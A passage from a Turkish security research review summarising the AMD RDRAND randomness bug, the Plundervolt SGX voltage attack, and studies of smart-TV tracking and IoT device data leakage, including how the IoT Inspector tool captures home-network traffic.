Yukarıdaki zafiyetlere benzemeyen diğer bir konu ise AMD 3000 serisi işlemcilerin donanımsal rasgele sayı üreteçlerinin ironik bir şekilde hep aynı çıktıyı üretmesiyle ilgili. Konu Linux işletim sistemlerinin boot esnasında kitlenmesine, çeşitli uygulamaların çökmesine ve türlü güvenlik problemlerine yol açmasına rağmen AMD tarafından halen resmi bir açıklama getirilmiş ve konu hakkında bir zafiyet ataması yapılmış değil.



Şekil 83: AMD 3000 serisi işlemcilerde RDRAND rasgele sayı çıktıları.

İlgili zafiyetin RDRAND komut setiyle alakalı. İlgili komut seti çekirdek seviyesinde rasgele sayı servisi yapıyor. Ancak nedeni henüz tam anlamıyla bilinmeyen bir hatadan dolayı bazen rasgele sayı istendiğinde 16'lık değerde "0xffffffff" değerini dönüyor (Şekil 83). Üstelik rasgele sayı üretecinin kendi içinde sürekli testler yapıp kötü kaliteli çıktılar ürettiğinde dışarı servis vermeyi durdurması lazımken, işlemcinin verdiği çıktıda sorun olmadığını belirten bit değerini sürekli işaretlediği de görülüyor[17].

Peki, bu tür bir rasgele sayı üreteci hatasının tehlikeleri neler? İşletim sistemlerinde hataların istismar edilip kod çalıştırılmasına karşı bir önlem olarak sunulan ASLR (Address Space Layout Randomization) uygulaması, adından da anlaşılacağı üzere, tahmin edilemez rasgele veriye ihtiyaç duyar. Bu yapının bozulması ASLR aktifken istismar edilemeyecek bazı zafiyetlerin istismar edilebilmesine yol açabilir. Konunun kriptografik açıdan tehlikeli yansımaları da var. Rasgele sayı üreteçleri kriptografik olarak güçlü anahtarların üretilmesinde kullanılıyor. Şekil 83'deki ekran görüntüsünde olduğu gibi, sürekli "-1" değeri veren bir şifreleme anahtarı kullandığınızı düşünün. Ya da simetrik şifreleme algoritmalarında tek kullanımlık olması gereken "IV, nonce" gibi değerlerin hep aynı sayıya denk geldiğini. Umarız AMD konuyla ilgili en kısa zamanda kapsamlı bir güvenlik bülteni yayınlayacaktır.

Yine farklı bir işlemci zafiyeti de "Plundervolt" adı ile yayınlandı[18]. Bu zafiyet önceki metotlardan farklı olarak işlemcinin voltaj değerleri üzerinde oynama yapılarak işlemci üzerindeki hesapların bütünlüğünün bozulmasıyla gerçekleşiyor. Intel SGX (Software Guard Extensions) uzantıları aktiflendiğinde işlemci, hassas kriptografik işlemleri korumalı bir şekilde gerçekleştiriyor. Yani bilgisayarda "root, admin, system" gibi yetkilere sahip olsanız bile bu işlemleri göremiyor ve müdahale edemiyorsunuz.

CVE-2019-11157 etiketine sahip zafiyette, araştırmacıların çıkış noktası aşağıdaki minik kod parçacığının çıktısı gözlenerek elde edilmiş (Şekil 84). Bu kod parçacığı basit bir çarpma işlemi gerçekleştirip sonucu "var" değerine eşitliyor. Bu durumda döngü içinde sürekli aynı var değeri hesaplanacağından döngüden çıkmanın mümkün olmaması gerekir. Ancak araştırmacılar işlemci voltajı üzerinde değişiklik yaptıklarında ve bir eşik değer geçildikten sonra bu fonksiyondan çıkıldığını gözlemlemişler. Bu durumda hesaplanan son değere baktıklarında sonucun en anlamlı baytında bir hata oluştuğunu gözlemlemişler. Bu çıktıdan yola çıkarak simetrik anahtarlı kriptografik sistemlerde diferansiyel hata analizi denilen yöntemle şifreleme anahtarına ulaşmayı başarmışlar. SGX uzantıları aktif değilse endişelenecek bir durum olmadığını da belirtelim.

Bu zafiyetler işlemcilerin oldukça eski mimarileri sebebiyle problem olmaya devam edecek gibi gözüküyor. Ayrıca yaması yapılan zafiyetler, hem performans sıkıntısıyla dönüyor hem de anakart ve işletim sistemi seviyesinde güncelleme gerektirdiğinden bazı üreticilerin yamaları çok geç yayınlanıyor ya da hiç yayınlanmıyor.

```
uint64 t multiplier = 0x1122334455667788;
uint64_t var = 0xdeadbeef * multiplier;

while (var == 0xdeadbeef * multiplier)
{
   var = 0xdeadbeef;
   var *= multiplier;
}
var ^= 0xdeadbeef * multiplier;
```

Şekil 84: Voltaj değişimi ve çarpma işlemine etkisi[18].

12. HARİCİ AKILLI TV CİHAZLARI VE KİŞİSEL MAHREMİYET


Harici akıllı TV cihazları ne izlediğimizi izliyor mu? "Watching You Watch: The tracking ecosystem of Over-the-Top TV Streaming Devices" adlı makalede araştırmacılar bu soruya cevap aramışlar[19]. Akıllı TV cihazları özellikle eski nesil TV'leri internete bağlayıp güncel uygulamaları izlemek için son derece popüler. Öyle ki ABD'deki kullanıcıların yüzde 65,3'ünün internete bağlı bir TV cihazı var[17]. Geleneksel kablo TV platformları kısa vadede internetten yayın yapan platformlara taşınacağa benziyor.

Princeton Üniversitesinin yayınladığı makalede, araştırmacılar Şekil 85'de görülen kurulum ile akıllı TV cihazlarının ürettiği ağ trafiğini incelemişler. 2000 farklı kanalın incelenmesi sonucu, kişiye ait WiFi MAC adresinden SSID değerine, cihaz seri numarasından izlenen yayının adına kadar bir kısım verinin reklam platformlarına gönderildiğini tespit edebilmişler. Araştırmada kullanılan cihazlar Roku TV ve Amazon Fire TV cihazları. Roku TV cihazı özelleşmiş bir işletim sistemine sahip. Tüm kanallar elektronik imzalı ve şifreli olarak cihaza geliyor ve Roku TV'nin harici açılması mümkün değil. Amazon Fire TV ise Android tabanlı bir cihaz. Kanallar APK formatında kurulabiliyor. Geliştiriciler ise "Android Debug Bridge (adb)" aracıyla cihaza erişebiliyor. Cihazların kumanda API'leri açık olarak yayınlanıyor ve masaüstü cihazda yazılan bir crawler ile kontrol ediliyor. Temel olarak yazılan crawler, aşağıdaki adımlarla çalışıyor.

- Crawler kanal listesinden bir kanalı seçer.
- Arayüzden kanalı oynatabilecek tüm kumanda tuşu kombinasyonlarını dener.
- Kanalı açtığını teyit ettikten sonra tüm ağ trafiği kaydedilir.
- Ağ ve uygulama seviyesinde trafik çözülür ve incelenir.

İkinci sıradaki zorluk, yazılan crawler'ın otomatik bir şekilde kanalı oynatmaya başlamasıyla ilgili. Araştırmacılar rasgele seçtikleri 100 kanal için kanalı oynatacak kumanda kombinasyonlarını çıkarmışlar. Örneğin, önce kumandada aşağı butonu ve daha sonra OK butonuna basılması gibi. Her kanalda bu kombinasyon farklı olduğundan olası tüm kombinasyonlar kaydedilmiş ve crawler en muhtemel kombinasyondan (Aşağı, OK, OK) başlayarak deniyor. Kanalda video oynatmayı başardığını ise monitörden sağlanan ses çıkışıyla anlıyor (Şekil 85). Ses çıkışı sürekli kaydediliyor ve son beş saniye içinde bir eşik değer geçilirse bunun geçerli bir video olduğunu anlıyor.

Dördüncü sıradaki en büyük zorluk ise şifreli trafiğin çözülmesiyle alakalı. Roku cihazları dışarıdan sertifika yüklemeye izin vermezken, Amazon Fire TV izin veriyor. Ancak araştırmacılar Roku cihazlarda bile bazı kanalların



Şekil 85: Araştırma için yapılan kurulum[19].

sertifika doğrulaması yapmadığını ve araya girilebildiğini görmüşler. Amazon cihazlarda ise kendi sertifikalarını cihaza yükleyerek çoğu kanalı çözmeyi başarmışlar. Sertifikayı kanala gömen (certificate pinning) bazı uygulamalarda ise Frida isimli aracı kullanılarak sertifika kontrolünü bypass etmeyi başarmışlar.

Tablo 7'de yayınlar sırasında reklam amaçlı bağlanılan alan adları yer alıyor. Roku üzerindeki 1000 kanaldan 975'i Google'ın sahip olduğu doubleclick.net adresine veri gönderiyor. Amazon tarafında ise 1000 kanalın 687'i Amazon'un reklam servisi olan amazon-adsystem.com adresine veri yolluyor. Dikkat çekici olan ise Google ve Amazon'un video analitik ve reklam servislerinden başka bir üçüncü taraf olan Facebook'un Amazon cihazı üzerindeki 1000 kanaldan 196'sından doğrudan veri toplaması.

Alan Adı	Kanal Sayısı	Alan Adı	Kanal Sayısı
doubleclick.net	975	amazon-adsystem.com	687
google-analytics.com	360	crashlytics.com	346
scorecardresearch.com	212	doubleclick.net	307
spotxchange.com	212	google-analytics.com	277
googlesyndication.com	178	facebook.com	196
imrworldwide.com	113	d3a510xmpll7o6.cloudfront.net	180
tremorhub.com	109	app-measurement.com	179
innovid.com	102	googlesyndication.com	145
2mdn.net	88	imasdk.googleapis.com	129
vimeo.com	86	gstatic.com	127

Tablo 7: Yayın sırasında ulaşılan alan adları (Sol Roku, Sağ Amazon[19]).

Peki, bu servislere hangi tür veriler gidiyor? Araştırmacıların sonuçlarına göre bağlandığınız WiFi SSID adından Bluetooth MAC adresine kadar 15 ayrı türde veri bu paketlerde gözüküyor.

3. Taraflara Yollanan Veri Türü	Değişim sıklığı	Kaynak
Seri No	Cihaz Ömrü Boyunca	Roku, Amazon
AD ID	Kullanıcı Sıfırlayana Kadar	Roku, Amazon
MAC Adresi	Cihaz Ömrü Boyunca	Roku, Amazon
Cihaz İsmi	Kullanıcı Resetleyene Kadar	Roku, Amazon
Yazılım Sürümü	Yazılım Güncellenene Kadar	Amazon
FireTV Versiyonu	Yazılım Güncellenene Kadar	Amazon
Android ID	Cihaz Ömrü Boyunca	Amazon
Bluetooth MAC Adresi	Cihaz Ömrü Boyunca	Amazon
Cihaz ID	Cihaz Ömrü Boyunca	Roku
Cihaz hesabı e-posta	Kullanıcı Sıfırlayana Kadar	Kullanıcı
Cihaz hesabı parola	Kullanıcı Sıfırlayana Kadar	Kullanıcı
Posta Kodu	—	—
Şehir	—	—
Eyalet	—	—
WiFi SSID	Kullanıcı Sıfırlayana Kadar	Kullanıcı ağı

Tablo 8: Tracker adreslerine gönderilen veri türleri[19].

Şekil 86'da örnek bir ağ trafiği içeriği gösteriliyor. Gönderilen veride izlenen yayının o andaki isminin, cihaz numarasıyla eşleştirilip açık bir şekilde gönderildiği görülüyor.

Şekil 86: Örnek bir ağ trafiği[19].

Kanalların izlenme sıklığı, kişi, cinsiyet, yaş ve ülkeye göre program tercihleri gibi bilgilerin reklam verenler tarafından talep edilmesi çok şaşırtıcı değil. Ancak ne olursa olsun bu tür bilgilerin üçüncü taraflarla paylaşılırken kullanıcıdan izin alınması ve mutlaka anonimleştirilmesi gerekir. Ancak araştırmacıların ortaya çıkardığı şekilde, kullanıcı izin vermese de halen bu tür veriler gidebiliyor. Üstelik anonimleştirmeyi bir yana bırakın üçüncü taraflar hangi cihazdan hangi yayının izlendiğini, bu cihazın bağlı olduğu WiFi SSID adını, konum bilgisini, cihaz e-posta adresini, hatta Bluetooth MAC adresini bile alabiliyor. Bazı verilerin cihaz ömrü boyunca değişmesi ve kullanıcıya ait olmasından dolayı, tüm kullanıcı alışkanlıkları rahatça takip edilebilir durumda olduğu görülüyor. Umarız üreticiler kişisel verilerle ilgili hemen hemen tüm ülkelerde yayınlanmış kanunlara göre gerekli düzenlemeleri en kısa zamanda yaparlar.

13. IoT INSPECTOR: AKILLI EV CİHAZLARININ ETİKETLENMİŞ AĞ TRAFİĞİ

Akıllı ev cihazlarının yaygınlaşması, güvenlikten kişisel sağlık bilgilerinin mahremiyetine kadar çeşitli konularda deneysel çalışmalar yapılmasının önünü açtı. Ancak bu cihazlardan veri edinme süreci oldukça zorlu ve bu sebeple yapılan çalışmalar genellikle yalnızca laboratuvar ortamındaki cihazları kapsıyor. Araştırmacılar, veri odaklı çalışmaların yapılabilmesi için bilinen en büyük etiketli veriyi oluşturmak adına gerçek hayattaki ev ağlarından kitle kaynaklı verileri bir araya getirmişler[20]. Bunu yapabilmek için IoT Inspector adında, kullanıcıların kendi ağlarındaki akıllı ev cihazlarının trafiğini gözlemleyebilecekleri açık kaynak kodlu bir araç geliştirmişler[21]. Nisan 2019'dan Ekim 2019'a kadar 4322 kullanıcı bu uygulamayı kullanmış. Uygulama bu sayede 13 farklı kategori, 53 üretici ve 44.956 akıllı ev cihazını kapsayan, kullanıcıların etiketlediği veriyi toplamayı başarmış.

İlk olarak çoğu üreticinin TLS protokolünün eski versiyonunu ve şifrelemede de zayıf algoritmalar kullandığını tespit etmişler. Ardından akıllı televizyonların 350'ye yakın birbirinden farklı üçüncü taraf uygulamalarla haberleştiğini belirtiyorlar. Ayrıca ağ yönetimi sağlık hizmetleri gibi alanlarda bu verilerle yapılabilecek çalışmalara ışık tutuyorlar.

Akıllı ev cihazlarının yaygınlaşması **güvenlik** (botnetler kullanılarak yapılan dağıtık devre dışı bırakma saldırısı), **mahremiyet** (oyuncakların çocukların hassas bilgilerini üçüncü taraf uygulamalarla paylaşması), **cihaz envanteri ve yönetimi** (ağa bağlı cihazların tespiti) gibi konularda yeni araştırma alanları ortaya çıkarıyor. Bu konular için büyük miktarda etiketlenmiş veriye ihtiyaç oluyor. Ancak bu veriyi elde etmek şu iki sebepten oldukça zor:

- **Ölçekleme Problemi:** Yapılan tahminlere göre dünya üzerinde 8 milyarı aşkın IoT cihaz bulunuyor. Bu cihazların çoğu özel ev ağlarına bağlı durumda. Bu cihazların analizi ya cihazlara ya da ev ağına bağlı olmayı gerektiriyor. Bazı çalışmalarda araştırmacılar, cihazlar hakkında bilgi alabilmek için kullanıcıların evlerine bir donanım yerleştiriyorlar. Ancak bu çözüm, kullanıcıların fiziksel bir cihazı evlerine kurmasını gerektirdiğinden özel çaba gerektiriyor. Bir başka yöntem olarak ise araştırmacılar Internet üzerindeki korunmasız IoT cihazları tarıyorlar. Ancak bu yöntem de çok başarılı değil çünkü cihazların büyük bir kısmı ev

ağlarında NAT arkasında bulunduğu için kendilerine dair bilgi edinmek mümkün olmuyor.


- **Etiketleme Problemi:** Büyük miktarda veri bulunmadığı için çok az sayıda cihazın özellikleri çıkarılabiliyor. Kullanılan veri de genellikle açık olarak yayınlanmıyor ve cihazlara özel ve güvenilir etiket bilgileri içermiyor.

Yukarıdaki problemlerden dolayı az sayıda akıllı ev cihazının verileriyle makine öğrenmesi algoritmalarını eğitmek, cihazların tespitini ve davranışlarını anlamlandırmak mümkün olmuyor. Bu çalışmada araştırmacılar bilinen en büyük etiketli akıllı ev cihazları veri kümesini oluşturmuşlar. ImageNet'in bilgisayarlı görü alanında öncü rolü üstlenmesi gibi, araştırmacılar topladıkları verinin gelecekteki çalışmalara ışık tutmasını istiyorlar. Hatta yedi farklı araştırma grubu bu çalışma sonrası aşağıdaki araştırmalar adına bu veriyi kullanmışlar.

- Cihaz tanımlama ve anomali tespiti için makine öğrenmesi modellerini eğitme,
- IoT mesajlaşma sistemlerinin güvenlik risklerinin ölçülmesi,
- Akıllı ev sistemlerindeki üçüncü taraf servislerin tespit edilmesi,
- Cihazların mahremiyet risklerinin tespiti için insan faaliyetlerinin anlamlandırılması,
- Kişisel sağlıkla ilgili sorulara cevap olması adına, evdeki bireylerin davranışlarının anlamlandırılması.

13.1. IoT Inspector Yazılımı

Araştırmacılar macOS ve Linux tabanlı bilgisayarlarda çalışabilecek, ayrıca bir donanıma ihtiyacı olmayan IoT Inspector adlı bir yazılım geliştirdi. Bu yazılım; çalışması için gerekli kütüphaneleri de içinde barındıran, kurulumu oldukça kolay, açık kaynak kodlu bir proje olarak ortaya çıktı. Buna ek olarak kullanıcıların potansiyel güvenlik ve mahremiyet sorunlarını tespit edebilmek için araştırmacıların onların ağ trafiğini gerçek zamanlı analiz edebileceği bir kullanıcı arayüzü var. Kullanıcıların da izniyle bu veriler anonimleştirilerek araştırmacıların sunucusuna gönderiliyor.



Şekil 87: Kullanıcılar bu ekranda hangi cihazların monitör edileceğini, IoT Inspector yazılımının hangi cihazlara ait ağ trafiğini alabileceğini seçebiliyor.

Yazılım tabanlı bu veri toplama sistemi önceki araştırmalarda kullanılan donanım tabanlı sistemlere göre çok daha kolay ve ucuz olarak karşımıza çıkıyor. Web sayfasından bu uygulamayı indiren kullanıcıları ilk çalıştırmada bir açık rıza metni karşılıyor. Bu metinde IoT Inspector yazılımının kullanıcı ağından hangi verileri topladığına dair bilgilendirme yer alıyor. Bu onaydan sonra yazılım aşağıda bahsedilen yöntemle otomatik olarak ağdaki cihazları tespit etmeye ve bu cihazlara dair trafiği toplamaya başlıyor.

- **ARP taramasıyla cihaz tespiti:** Yerel ağdaki bütün IP adreslerine ARP paketi yollanıyor. Bu esnada web arayüzünde IP-MAC adresleri eşleşmelerine dair bir tablo oluşturuluyor. Kullanıcı bu tabloyu kullanarak hangi cihazların izleneceğini seçebiliyor. Ayrıca OUI (Organizationally Unique Identifier, 24 bitlik cihaz üreticisi belirteci) gibi bazı veri kaynakları kullanılarak cihazların tahmini kimlikleri de ortaya çıkarılıyor[22].
- **ARP Spoofing (ARP Zehirlenmesi) ile trafiği yakalama:** Varsayılan olarak IoT Inspector sadece ARP taramasıyla cihaz tespiti yapıyor. Cihaz trafiğinin elde edilmesi için ise kullanıcılar cihaz listesinden takip edilecek olanları seçebiliyor. Her cihaz için, IoT Inspector Debian'daki *arpspoof* aracında olduğu gibi, her iki saniyede iki adet ARP zehirleme paketi gönderiliyor. Bir paket yönlendiricinin IP adresi kaynak adresmiş gibi gösterilerek cihaza, diğeri ise cihazın IP adresi kaynak adresmiş gibi gösterilerek yönlendiriciye gönderiliyor. Bu sayede cihaz ve yönlendirici arasındaki trafik dinlenebiliyor.

IoT Inspector, ARP taraması ve zehirlenmesiyle cihaz tanıma ve trafik edinme işlemlerini bir donanıma ihtiyaç duymadan gerçekleştirebiliyor. Scapy Python kütüphanelerini kullanıp hassas bilgileri yok ettikten sonra kalan verileri her beş saniyede bir veritabanı sunucusuna aktarıyor. Araştırmacılar IoT Inspector ile şu verilerin toplandığını belirtiyorlar:

- Cihazların MAC adreslerinin, araç sisteme kurulduktan sonra rasgele oluşturulmuş salt değeri ile hesaplanan SHA-256 hash değerleri,
- Cihazların MAC adreslerinin ilk üç oktetine bakılarak tespit edilen, ağ yonga setlerinin üreticileri,
- DNS istek ve cevapları,
- Uzak IP adres ve portları,
- Ağdaki gelen/giden paketlerin byte cinsinden akış istatistikleri,
- Cihazların özelliklerini belirlemeye yarayan veriler, *SSDP/mDNS/UPnP* mesajları, *HTTP User-Agent* bilgisi ve DHCP istek paketlerindeki *hostname* bilgileri,
- TLS Client Hello mesajları,
- Aracın kurulu olduğu bilgisayarın saat dilimi bilgisi.

Ağ trafiği araştırma açısından tek başına çok bir anlam ifade etmediği için, araç kullanıcılara gönüllü olarak cihazların ismini, kategorisini ve üreticisini girip cihazları etiketleyebileceği bir web arayüzü sunuyor. Bunu yaparken kullanıcı dropdown menüden bilinen etiketler arasından seçebileceği gibi, aradığı etiketi bulamadığı durumda metin olarak kendi istediği şeyi yazabileceği bir alan da bulunuyor. Bu bilgiler HTTPS kullanılarak tamamen güncel bir sunucuya gönderiliyor. Bazı cihazların verisi kazara sisteme gönderilmiş olabiliyor. Bu durumda kullanıcılar geçmişe yönelik verileri sunucudan doğrudan silebiliyor.

IoT Inspector ARP zehirlemesi yapıp ağdaki diğer kullanıcıların trafiklerini de üzerinden geçirdiği için akıllı ev cihazları dışındaki cihazlar için potansiyel bir güvenlik riski oluşturuyor. Bu sebeple araştırmacılar bilgisayar, tablet, telefon gibi genel amaçlı cihazların trafiğini sunucuya göndermiyor. Bunu yaparken cihazların MAC adreslerinin ilk üç oktetini girdi olarak alıp cihazın tahmini kimliğini ortaya çıkaran FingerBank API'sini kullanıyorlar. Çıktıdaki "phone", "macOS", "Android", "Windows" gibi kelimeleri arayarak, bu listeye dahil olan cihazların trafiğini sunucuya göndermiyorlar.

Araştırmacılar elde ettikleri verilerle çeşitli çıkarımlar geliştirmeyi başarmışlar. Cihazların iletişim kurduğu tracker (iz sürücü) adresleri sıralamış ve analiz etmişler. Haberleşme esnasında TLS kullanmayan cihazlar ortaya çıkarılmış. TLS olan cihazların kullandığı şifreleme algoritmalarını kıyaslamışlar ve güvensiz olanları tespit etmişler. Cihazların türleri ve en sık tercih edilen markalar tespit edilmiş.

Domain Adresleri	TV'lerde	Bilgisayarda	Sıralama
doubleclick.net	47.1%	49.1%	■■■■■■■■■■
googlesyndication.com	22.6%	24.7%	■■■■■■■■■■
crashlytics.com	18.0%	48.3%	■■■■■■■■■■
scorecardresearch.com	14.9%	24.5%	■■■■■■■■■■
sentry-cdn.com	10.9%	1.2%	■■■■■■■■
samsungads.com	10.9%	0.0%	■
samsungacr.com	10.6%	0.0%	■
google-analytics.com	10.6%	37.1%	■■■■■■■■■■
omtrdc.net	7.1%	14.4%	■■■■■■■■■■
demdex.net	7.1%	18.1%	■■■■■■■■■■
duapps.com	6.9%	2.6%	■■■■■■■■■
imrworldwide.com	6.3%	9.7%	■■■■■■■■■■
innovid.com	5.1%	3.4%	■■■■■■■■■
samsungrm.net	4.3%	0.0%	■
fwmrm.net	4.3%	2.8%	■■■■■■■■■

Şekil 88: Cihazların en çok konuştuğu 15 iz sürücü adres ve bu adreslerin cihazlarda görülme yüzdeleri. Domainlerin sıralaması siyah kutucuklarla gösteriliyor. Örneğin 10 kutucuk, sıralamanın en yüksek yüzde 10'luk dilimde olduğunu belirtiyor.

Araştırmacılar, kullanıcıların yaklaşık 35 dakika boyunca uygulamayı kullanıp veri aktardığını görmüşler. Gelecek çalışmalarda bu sürenin artabileceğini söylüyorlar. Ayrıca veri ihlali yapmadan daha çok veri nasıl toplanır sorusunun cevabının aranabileceğini belirtiyorlar. Artan veri miktarı da kullanılarak ileride cihaz tanımlama işlemleri ve anomali tespiti için de araştırmalar yapılacağını görmek mümkün[20], [21].

14. IoT CİHAZLARINDAN BİLGİ SIZMASI

IoT cihazları; TV, ev güvenliği, dijital asistan, ev içi hava durumu kontrolü, akıllı hoparlörler gibi cihazlarda sağladığı kullanışlı özellikler sayesinde ev sistemlerinde günden güne popülerlik kazanmaktadır. 2020 yılında dünya üzerinde 20 milyar IoT cihazı olacağı tahmin edilmektedir. Kullanıcılar ve diğer cihazlarla internet üzerinden haberleşebilen ve üzerlerinde birçok sensör (kamera, mikrofon, hareket sensörleri vb.) gömülü olan bu cihazlar çevreleri hakkında geniş ve sızdırılabilir bir bilgi kümesine sahiptir. Bu nedenle cihazların faydalarının yanı sıra bir takım potansiyel gizlilik politikası ihlalleri de sözkonusudur. Bu çalışmada; kamera, akıllı hub, akıllı hareket sensörleri ile ampul ve prizler, televizyon, ses cihazı, buzdolabı, çamaşır makinası gibi akıllı aletler incelenecek ve deney ortamına sokulan bu tür 81 cihaz üzerinde yapılan veri ihlali analizi aktarılacaktır. Deney ortamı olarak İngiltere'de ve ABD'de iki ayrı laboratuvar kullanılmıştır[23].

Çalışmada, veri sızmasını karakterize etmek için farklı parametreler kullanılmıştır. İnternet trafiğinin varış adresi, haberleşme içeriğinin şifrelemeyle korunup korunmadığı, bu içerikleri kullanarak IoT cihazları arasındaki etkileşim yöntemleri, hassas ve/veya kişiye özel verilerin beklenmedik bir şekilde sızıp sızmadığı (bir kayıt cihazının gizlice video göndermesi) gibi testler yapılmıştır[23].

14.1. Hedef Adres Analizi:

Bu bölümde, cihazların etkileşim kurduğu üçüncü parti cihazlar ve doğrudan desteklediği cihazların kullanıcı bilgilerine erişim sağlamasından çıkılarak ağ trafiği incelenecek, hedef adres tespit edilip IoT cihazlarının oluşturabileceği gizlilik ihlali sorunları belirlenecektir. Hedef IP adresi tespit edilirken kullanılan yaklaşımların sonucunda cihazların hedef adreslerinin üçüncü parti bir cihaz mı yoksa doğrudan desteklenen bir cihaz mı olduğu ve yine hedef adreslerin coğrafi konumu (kullanıldığı bölge) belirlenmeye çalışılacaktır[23].

- **İkinci Seviye Alan Adı (SLD):** Cihazın gönderdiği her paket için, önce hedef IP adresinin cihaz tarafından verilen bir istek için bir DNS yanıtına karşılık gelip gelmediği saptanarak ikinci seviye alan adı belirlenir. Öyleyse, karşılık gelen DNS araması için SLD'yi kullanırız.

Kategori	Taraf	ABD	İngiltere	ABD ∩	İngiltere ∩	VPN
Aygıtlar	Destekleyici Üçüncü	5 1	3 0	- -	- -	8 5 - - 1 0 - -
Ses Cihazları	Destekleyici Üçüncü	8 0	8 0	3 0	5 0	11 7 5 4 0 0 0 0
Akıllı Çoklayıcılar (hub)	Destekleyici Üçüncü	9 0	9 0	5 0	4 0	9 7 5 3 0 0 0 0
Ev Otomasyon Cihazları	Destekleyici Üçüncü	10 1	14 1	10 1	11 1	6 12 6 8 1 1 1 1
Kameralar	Destekleyici Üçüncü	49 1	50 2	39 1	37 2	44 46 38 34 2 2 2 2
Televizyonlar	Destekleyici Üçüncü	18 4	18 2	16 3	18 2	17 16 16 16 3 2 3 2

Tablo 9: Desteklenen ve üçüncü parti olarak kullanılan cihaz sayıları[23].

- **Kurum adını belirleme:** SLD bulunduktan sonra hedef adresteki cihazın kullandığı IP adresine karşılık gelen organizasyon adı WHOIS ya da eşleştirme mantığıyla bulunur (örneğin Google google.com alan adını kullanır).
- **Hedef adresteki cihazın türünü belirleme:** Hedef adreste bulunan cihazın kurum adı (üreticisi) belirlendikten sonra, paketi yollayan cihazla doğrudan ilişkili bir kurumsa karşıdaki cihaz için birinci parti etiketi basılır. Eğer hedef adresteki cihazın üreticisi sorgu atan cihaza erişilebilirlik ya da bulut hizmeti sağlıyorsa destekleyici parti etiketi basılır. Eğer hiçbirini sağlamıyorsa üçüncü parti denir.

Yukarıdaki grafikte deneyde kullanılan cihazların birinci parti olarak etkileşim kurmadığı (desteklenen ve üçüncü parti olarak kullanılan) cihaz sayıları verilmiştir. En soldaki sütun kategorilere göre sınıflandırılan deneydeki cihaz listesini, ikinci sütunda bağlanılan cihazın tipini (desteklenen taraf mı üçüncü parti mi olduğu), üçüncü sütunda bağlantı kurulan tipin laboratuvara göre sınıflandırılması, dördüncü sütunda VPN link aracılığıyla internete bağlı olan cihaz sayılarını yani cihazların ağ erişilebilirliğini göstermektedir. Dördüncü sütun soldan sağa cihazların etkileşim yönü şu şekildedir: ABD→İngiltere, İngiltere→ABD, ABD→ABD, İngiltere→İngiltere. Bu tablodan görüldüğü üzere televizyonlar (Samsung TV, LG TV, Roku, Fire TV gibi) tüm cihaz kategorileri içinde üçüncü parti cihazlarla en çok etkileşim kuran cihaz türleridir[23].

Tablo 10'da iki farklı deney ortamında kullanılan cihazların çalışırken erişmeye çalıştığı web sitelerine ait organizasyonlar sınıflandırılmaktadır. En fazla bağlantı kurulan 10 organizasyon analiz edilmiştir. Buna göre, ABD'deki deney ortamında 31, İngiltere'de 24 cihaz, çalışırken en az bir Amazon sunucusuyla etkileşime geçmiştir. Bunun temel sebebi birçok cihazın hosting sunucusu olarak AWS kullanmasıdır. Şaşırtıcı gözlemlerden biri de deney ortamında kullanılan hiçbir cihazda Netflix'e dair özel bir konfigürasyon ayarı yapılmamış olmasına rağmen hemen hemen tüm TV cihazlarının Netflix etkileşiminde bulunmuş olmasıdır. Bu cihazlar aynı zamanda AWS'i de destekleyici taraf olarak kullanmaktadır (Netflix hosting sunucusu olarak AWS'i kullanmaktadır)[23].

Alan Adı	ABD	İngiltere	ABD ∩	İngiltere ∩
Amazon	31	24	16	17
Google	14	9	10	8
Akamai	10	6	6	5
Microsoft	6	4	1	1
Netflix	4	2	3	2
Kingsoft	3	3	1	1
21Vianet	3	3	1	1
Alibaba	3	4	2	2
Beijing Huaxiay	3	3	1	1
AT & T	2	0	1	1

Tablo 10: Çoklu deney cihazıyla bağlantı kuran organizasyonlar[23].

14.2. Şifreleme Analizi

Bu bölümde, IoT cihazların şifreleme kullanımını test ortamında gözlemleyerek güvenli bir şekilde gerçekleştirip gerçekleştiremediği incelenecektir. Kolayca belirlenebilen HTTP, HTTPS ve QUIC gibi protokoller kullanarak haberleşen cihazların şifreleme analizlerini ölçümlemek kolay olsa da, bunların dışında protokoller kullanan cihazlar için Wireshark gibi standart protokol analiz araçlarında trafiğin yaklaşık yüzde 46'lık kısmı sınıflandırılamamıştır. Bu nedenle entropi analizi kullanılarak şifrelemeler karakterize edilmeye çalışılmıştır[23].

Şifreleme	Cihaz Kategorisi	ABD	İngiltere	ABD∩	İngiltere∩	VPN ABD→İngiltere	VPN İngiltere→ABD
Yok	Aygıtlar	7.1	0.3	0	0	7.6	0.3
Yok	Ses Cihazları	1.4	1.7	1.5	2.1	1.7	1.6
Yok	Akıllı Çoklayıcılar (hub)	2.7	4.5	2.3	4.5	3.1	4.3
Yok	Ev Otomasyon Cihazları	7.1	6.0	9.8	7.9	9.3	4.5
Yok	Kameralar	11.1	10.3	0.7	0.2	10.8	3.9
Yok	Televizyonlar	8.0	12.2	9.3	12.2	16.0	12.6
Var	Aygıtlar	26.9	11.4	0	0	26.5	2.9
Var	Ses Cihazları	61.2	61.8	57.6	54.0	54.1	54.7
Var	Akıllı Çoklayıcılar (hub)	24.9	18.2	19.3	18.2	28.9	21.4
Var	Ev Otomasyon Cihazları	29.1	51.0	42.7	55.0	8.9	49.6
Var	Kameralar	9.6	14.6	22.6	25.4	40.7	13.3
Var	Televizyonlar	61.2	73.8	64.4	73.8	63.2	59.7
Bilinmiyor	Aygıtlar	63.3	55.0	88.1	50.1	41.1	63.5
Bilinmiyor	Ses Cihazları	36.0	36.5	39.2	43.8	67.5	43.8
